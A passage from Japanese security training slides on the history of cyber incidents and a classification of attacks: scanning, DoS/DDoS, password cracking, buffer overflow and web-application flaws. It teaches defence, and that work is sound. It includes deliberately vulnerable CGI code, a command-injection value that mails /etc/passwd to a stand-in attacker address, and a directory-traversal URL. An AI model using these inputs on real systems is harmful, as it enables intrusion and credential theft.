


# 1. 攻撃手法の変遷

## 技術は活用される: 進化するDDoS攻撃

### 組織化された攻撃態勢へと進化: ボットネット(Botnet)

- ▶ ボット: 外部からの命令に従って何らかの悪質な動作をするプログラム
- ▶ ボットネット: IRCなどの通信チャネルにより制御されたボット群
- ▶ Telecom-ISAC Japanの「ボットネット実態把握プロジェクト」調査結果によれば、
  - ▶ 40~50人に「ひとり」の割合でボットに感染
  - ▶ 未対策PCをネットに繋ぐと4分で感染
  - ▶ ボットに占領されている帯域は日本だけで数Gbps



@police: ボットネット (botnet) に注意  
[http://www.cyberpolice.go.jp/detect/pdf/H170127\\_botnet.pdf](http://www.cyberpolice.go.jp/detect/pdf/H170127_botnet.pdf)  
Telecom-ISAC Japan  
<https://www.telecom-isac.jp/>



## 不正アクセス活動の現状

1. 攻撃手法の変遷


2. インシデントの変遷

3. 不正アクセス活動に関する  
理解を深める

## 脆弱性データベース

4. 脆弱性対応とインシデント対応

5. 対策のための情報収集



## 2. インシデントの変遷 1990年以前～1990年代前半 インターネット商用化前

---

1970年	Bob ThomasによるARPAネットでのワーム「Creeper」
1970年末	ゼロックスパルアルト研究所での実験ワーム 「Creeper, Vampire等」
1981年	最初のコンピュータウイルス「Elk Cloner」
1984年	Fred Cohen、コンピュータウイルスの定義提唱
1986年	パキスタブレインウイルス
1987年	最初のトロイの木馬「PC-Write」
1987年	エルサレムウイルス
1988年	国内最初のコンピュータウイルス
1988年12月	インターネットワーム事件 ⇒バッファオーバーフロー攻撃などサーバの脆弱性を利用
1991年01月	Berferd事件 (AT&T研究所)
1992年	ミケランジェロウイルス
1992年	ポリモーフィックウイルス
1994年	最初のHOAXウイルス「Goodtimes」
1994年02月	パスワード大量盗難 ⇒パケットモニタリングによる認証情報の盗聴
1995年01月	ケビン・ミトニック事件 ⇒IPアドレスの偽造によるコネクションハイジャック
1995年	最初のマクロウイルス「Concept」

## 2. インシデントの変遷 1990年代後半～2000年代前半 Melissaウイルス出現後から時差なしの世代へ

1996年08月	米国司法省Webページの書き換え ⇒WWWの普及に伴うセキュリティホール の顕在化
1996年09月	PANIXへのDoS攻撃 ⇒パケットレベルのDoS攻撃の出現
1997年08月	Web cgi-binプログラムへの攻撃 ⇒脆弱性探査ツールの高度化
1999年03月	Melissaウイルス ⇒ソーシャルエンジニアリング攻撃の併用
1999年05月	米政府関連Webサイトの書き換え
2000年01月	官公庁関連Webサイトの書き換え
2000年02月	米国有名サイトへのDDoS攻撃 ⇒DDoS(Distributed Denial of Service)攻撃の出現
2000年05月	LoveLetterウイルス
2001年02月	国内複数Webサイトの書き換え
2001年05月	sadmind/IISワーム ⇒サーバの脆弱性を攻略する
2001年07,08月	CodeRed ワーム ⇒サーバの脆弱性を攻略する
2001年07月	Sircumウイルス
2001年09月	Nimdaワーム ⇒サーバ/クライアントの脆弱性を攻略する


脆弱性に伴うインシデントが日本で多発するまでに時差あり



マルウェア  
(不正アクセス型  
ウイルス)の世代へ

時差なしの世代へ

## 2. インシデントの変遷 時代とともに移り変わりが見られる。。。 「利用形態の変化」=「インシデントに伴う影響の変化」



## 2. インシデントの変遷 インシデント対処の変化 事後処理を中心とした対応から「被害を如何に予防するか」へ

	2000年前後	2003年以降
インシデント (セキュリティ事故)は...	事後処理を中心とした対応	「被害を如何に予防するか」を中心とした対応
	サイトへの不正侵入 Webサイトの書き換え	悪性スパム、フィッシング、ネットワーム、DDoS攻撃
ITの利用度(依存度)は...	ビジネスでの使い始め	社会インフラ
インシデントの影響は...	経済活動等への影響小	影響規模大 各種業務等全般の損失化
インシデントの対処は...	局所的な被害 単独組織での対処	広範囲に渡る被害 複数組織での共同対処






## 不正アクセス活動の現状

1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

## 脆弱性データベース

4. 脆弱性対応とインシデント対応
5. 対策のための情報収集




### 3. 不正アクセスに関する理解を深める 不正アクセス形態の分類 ①攻撃対象別、②攻撃段階別、③攻撃形態別

不正アクセスの特徴、脅威や対処方法を把握するには、TCP/IPの通信層、アプリケーションプログラム、データやユーザなどの攻撃対象毎に分類したり、情報収集段階、攻撃段階、占領段階のように侵入活動のフェーズ毎に分類したり、コンピュータに侵入することを必要とする攻撃活動か否かの攻撃形態毎に分類するなどさまざまな観点から分類していくと良い。

- ① **攻撃対象別**: TCP/IP、アプリケーション、データ、ユーザなど
- ② **攻撃段階別**: 活動段階は「情報収集」「攻撃」「占領」の3つの段階に分かれる。
- ③ **攻撃形態別**: ローカル/リモート、内部型/外部型、能動型/受動型の視点でも分類することができる。

攻撃対象別の場合、攻撃対象は物理的な装置、TCP/IP、アプリケーション、データ、ユーザと多岐に渡る。



### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別

#### パケットモニタリング、スキャンニング

#### パケットモニタリング (別名: スニファリング)

ネットワークを平文で流れるアカウント名、パスワードデータが盗聴の対象。  
LAN(Ethernet)用のパケットモニタプログラムを使用する。  
ただし、最近では、無線LANのWEP(Wired Equivalent Privacy)などの暗号通信データも攻撃対象となりつつある。

#### スキャンニング

メッセージの応答を基に、計算機上のサービスの実行状況を探査する行為

TCPスキャン

TCPコネクション確立を実施

ハーフオープンスキャン



TCPコネクション確立を途中まで実施

ステルススキャン

FINフラグなどを立てたTCPパケットを送付

UDP スキャン

UDPパケットを送付し、エラー通知を確認



Ethereal: A Network Protocol Analyzer

<http://www.ethereal.com/>

Nmap - Free Security Scanner For Network Exploration & Security Audits.

<http://www.insecure.org/nmap/>

### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別

## DoS(Denial of Service) 攻撃

### DoS(Denial of Service) 攻撃

サービス使用不能攻撃であり、サービスそのものを使用できなくすること

#### Email bombing (電子メール爆弾)

電子メールの繰り返し送付、電子メールの大量送付

#### UDP Echo Flooding

UDPのEcho(7)とChargen(19)を指定した偽造パケットでループ作成する。

#### TCP SYN Flooding

TCPコネクション確立(TCP SYN)パケットの大量送付


#### LAND

発信元IPアドレス/ポート番号と宛先IPアドレス/ポート番号とを同じに設定したSYNパケットを送信する

#### Hostile Applet

WWWクライアントのメモリ、CPUを浪費するアプレット など

### UDP Echo Flooding



# 3. 不正アクセスに関する理解を深める

## ①攻撃対象別

### DDoS(Distributed DoS) 攻撃


#### DDoS(Distributed DoS) 攻撃

多数サイトにDoS攻撃用エージェントを分散配置する。  
エージェントを制御しながら攻撃を実施する。

著名なDDoSツール: Trinoo(Trin00)、TFN(Tribe Flood Network),  
TFN2K(TFN2000), stacheldraht, trinity

#### 対策

- + ソースアドレスが詐称されたパケットやブロードキャストパケットを拒否する
- + 不必要なICMPパケット、UDPパケットやSYNパケットを拒否する
- + 踏み台にされないよう脆弱性を除去する



### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別 パスワードクラッキング

不正アクセスは貧弱なパスワードにより引き起こされているとも言われている。  
なぜそのような簡単な処理が利用されているのか？

→操作が簡単で、安価かつハードウェアやOSに関わらず適用可能である。

→誰もが理解でき、実施するために管理者を必要としない。


#### パスワードクラッキング

+ 単語リストから、順次単語をパスワード処理に送る。

+ その結果を暗号化されたパスワードと比較する。

→ 合致しなければ次の単語を試みる

→ 合致すればパスワードはクラックできたとみなし、  
平文の単語(パスワード)を別のファイルに記録する





# 3. 不正アクセスに関する理解を深める

## ①攻撃対象別

### スタックオーバーフロー

#### スタックオーバーフロー


バッファオーバーフローの形態のひとつである。  
プログラムの用意した領域を越えて、データの書き込みを行うと共に、  
書き込んだ悪意あるコードを実行する。結果として、DoS状態に陥ったり、  
任意のプログラムを実行されてしまう。

システム管理者の対策

修正プログラム適用により脆弱性を除去する。

プログラマーの対策

プログラムコーディング時に、用意した領域を越えて書き込みが  
起こらないよう留意する。



### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別

#### Webアプリケーションの攻略

---

#### Webアプリケーション作成時の留意事項

- サイトやサーバ情報を提供しないこと
- ユーザが入力するデータサイズを決めつけないこと
- ユーザが入力するデータを確認しないで処理しないこと

#### Webアプリケーションの攻略

宛先を指定すると電子メールを送信するプログラムを想定する。

```
$mailto = &get_name_from_input; # read the address from form
open (MAIL,"| /usr/lib/sendmail $mailto");
print MAIL "To:$mailto¥nFrom: me¥n¥nHi there!¥n";
close MAIL;
```

普通のユーザは、宛先としてメールアドレス(nobody@nowhere.com)のみを指定する。

悪いユーザは、宛先にいろいろデータを指定する。

例えば、宛先として下記のデータを指定したとすると、

```
nobody@nowhere.com;mail badguys@hell.org</etc/passwd;
```

open()関数では、2つのコマンドを実行してしまう。

```
/usr/lib/sendmail nobody@nowhere.com; ← — — 正規のメール送信処理
mail badguys@hell.org</etc/passwd; ← — — パスワードファイルの
送信処理
```



### 3. 不正アクセスに関する理解を深める


#### ①攻撃対象別

#### Webアプリケーションの攻略: ディレクトリトラバーサル

[質問2] このCGIではどんな問題が起こるのだろうか？

```
#!/bin/sh
# Script usage: http://yourserver/htbin/view-source/dir1/foo.c
# This will send back the document $DOCUMENT_ROOT/dir1/foo.c as plaintext.
# $DOCUMENT_ROOT is an env. variable set by the server.
if [ $# = 1 ]; then
    echo Content-type: text/plain
    echo; cat $DOCUMENT_ROOT/$1
else
    echo Content-type: text/html
    echo; cat << EOM
<TITLE>Source viewer</TITLE>
<H1>Source Viewer</H1>
This script is a simple way to use
the extra-path feature of scripts.
You should not call it directly.

EOM
fi
```



[答え] サーバの内部情報を参照できる。

<http://your.host/cgi-bin/cgi-bin/view-source?../../../../etc/passwd>

[対策] データの参照できる範囲に注意する。

### 3. 不正アクセスに関する理解を深める

#### ①攻撃対象別

#### Webアプリケーションの攻略: 回避施策としての文字列処理

動的なページを生成する際の文字列処理方法には、「特殊文字のエンコード」or「特殊文字のフィルタリング」のいずれかを実施すること。

#### ◆特殊文字のエンコード

